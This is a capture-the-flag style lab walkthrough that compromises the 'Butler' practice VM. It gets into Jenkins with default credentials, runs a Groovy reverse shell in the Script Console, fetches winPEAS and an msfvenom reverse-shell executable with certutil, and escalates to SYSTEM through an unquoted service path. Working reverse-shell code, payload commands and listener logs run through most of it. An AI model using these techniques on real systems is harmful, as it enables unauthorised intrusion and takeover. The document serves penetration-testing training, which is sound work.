Butler

Seems like there is not set up for this box. Just open it in vmware, run it, and attack.

Nmap scan:

```
┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Butler]
└─$ sudo nmap -T4 -A -p- 192.168.163.136 -oN butler_nmap_aggressive
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 01:35 EDT
Nmap scan report for 192.168.163.136
Host is up (0.00046s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http          Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:8F:D2:65 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/14%OT=135%CT=1%CU=36108%PV=Y%DS=1%DC=D%G=Y%M=000C
OS:29%TM=66936483%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=I%CI=I%
OS:II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%
OS:O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=
OS:FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF
OS:=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W
OS:=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
Host script results:
| smb2-time:
|   date: 2024-07-14T07:38:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8f:d2:65 (VMware)
|_clock-skew: 1h59m59s

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.163.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.38 seconds

┌──(kali㉿kali)-[~/Desktop/PraticalEthicalKacker/Mid-Capstone/Butler]
└─$
```

This walkthrough is going to be straight to the point. The way done by Heath seems to simulate an external assessment, but the goal here is the Windows privilege escalation after we get an initial access to the machine.

Searching for exploits for the service version on port 8080 "Jetty 9.4.41" does not lead us to any low hanging fruit. Lets search for "Jenkins".

The exploit is required to be run from an authenticated user. So, we need credentials to access someone's account. Lets run a brute force attack.

https://github.com/gquere/pwn_jenkins



Here, we will do a brute-force attack to see if we can get access to an account.

We can do that with Burp Suite. I tried with Hydra, but could not get that to work. Hydra would be best for brute force attacks, if you're using Burp's community, since Hydra is threaded and Burp's community is not.

So, here I will skip that part. The username and password for the account is "jenkins".

Now, we need to leverage this access to an initial access in the machine. For that, we will need to exploit some vulnerability in the website.

On the "Manage Jenkins" tab, scroll down and you will see in the Tools and Actions section an item called "Script Console", and its description. It is used to run scripts. This should pop out on our eyes. Tools that can execute arbitrary scripts for administration in a website should always be interesting to leverage to an initial access to the host.


The website is going to tell us that the command box is running arbitrary Groovy scrips. Lets search for a Groovy reverse shell. (https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76)

'''

```
String host="attacker_ip";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>
0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();

'''
```

Keep in mind is a reverse shell, so it needs our Ip address and port to connect back. Here we want to edit the host to be equal our Ip address in case it was not enough explanation already.

Then, paste the code in the code box, and run it with the button on the mid right corner. And, we have a shell!



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 9999
[sudo] password for kali:
listening on [any] 9999 ...
connect to [192.168.163.133] from (UNKNOWN) [192.168.163.139] 50254
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Privilege Escalation on Windows:

We want to enumerate system (ie: "#systeminfo" command) and see if there are any known exploits.

In this particular machine, we want to download WinPeasx64.exe from "https://github.com/peass-ng/PEASS-ng/releases/tag/20240714-cd435bb2" and transfer it to the target.

After we start the server to serve the executable, we want to download the file to a directory we have write privileges. We want to put that file into somewhere that is writable. In this scenario, butler's base folder should do the trick.

```
C:\Users\butler>certutil.exe -urlcache -f http://192.168.163.133/winpeas.exe winpeas.exe
certutil.exe -urlcache -f http://192.168.163.133/winpeas.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

We are not using "#wget" command here. We are using "#certutil.exe" command.

Don't forget to provide the name you want your file to have, otherwise it will transfer the file, but it wont show up anywhere (been there, done that).

Look for quick wins. We are going to exploit Unquoted path vulnerability from the WiseBootAssistant service. If we go to the downloads folder, the .exe file for this service is in there.

```
VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)["C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent Management Agent Service

WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No quotes and Space detected
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

Okay. So, to exploit this vulnerability, we need to drop a file in the "C:\Program Files (x86)\Wise\" folder called "Wise.exe". We should be able in this scenario to navigate to that folder, and execute the

"#certutil.exe" command to retrieve the malicious file we are going to generate with MSFVenom over the server spanned by python3.

```
┌──(root㉿kali)-[/home/…/PraticalEthicalKacker/Mid-Capstone/Butler/tranfer]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.163.133 LPORT=7777 -f exe > Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Spin the server, serve the malicious file directly to the folder mentioned and make sure the name is spelled correctly "Wise.exe".

```
C:\Program Files (x86)\Wise>certutil.exe -urlcache -f http://192.168.163.133/Wise.exe Wise.exe
certutil.exe -urlcache -f http://192.168.163.133/Wise.exe Wise.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files (x86)\Wise

07/20/2024  01:59 PM    <DIR>          .
07/20/2024  01:59 PM    <DIR>          ..
08/14/2021  05:34 AM    <DIR>          Wise Care 365
07/20/2024  01:59 PM             7,168 Wise.exe
               1 File(s)          7,168 bytes
               3 Dir(s)  11,137,974,272 bytes free
```

For the last part, open the netcat listener for the reverse shell generated by MSFVenom.

Then, we are going to stop, and start the "WiseBootAssistant" service.

```
C:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files (x86)\Wise

07/20/2024  01:59 PM    <DIR>          .
07/20/2024  01:59 PM    <DIR>          ..
08/14/2021  05:34 AM    <DIR>          Wise Care 365
07/20/2024  01:59 PM             7,168 Wise.exe
               1 File(s)          7,168 bytes
               3 Dir(s)  11,139,928,064 bytes free

C:\Program Files (x86)\Wise>
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [192.168.163.133] from (UNKNOWN) [192.168.163.147] 49911
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

So, this happens because the service " WiseBootAssistant" is looking for an ".exe" file. It is going to append to the end of the path ".exe" extension and try running it, and because the path to that ".exe" file is unquoted, we can put a malicious file in a directory that has spaces in its name. In this case, if we had write privileges to the "C:\" folder, we could have drop a malicious file called "Program.exe" for example,

but the folder that we have write privileges here is the "C:\Program Files (x86)\Wise\". So, then we could have exploited this vulnerability using an ".exe" file called "Wise Care.exe".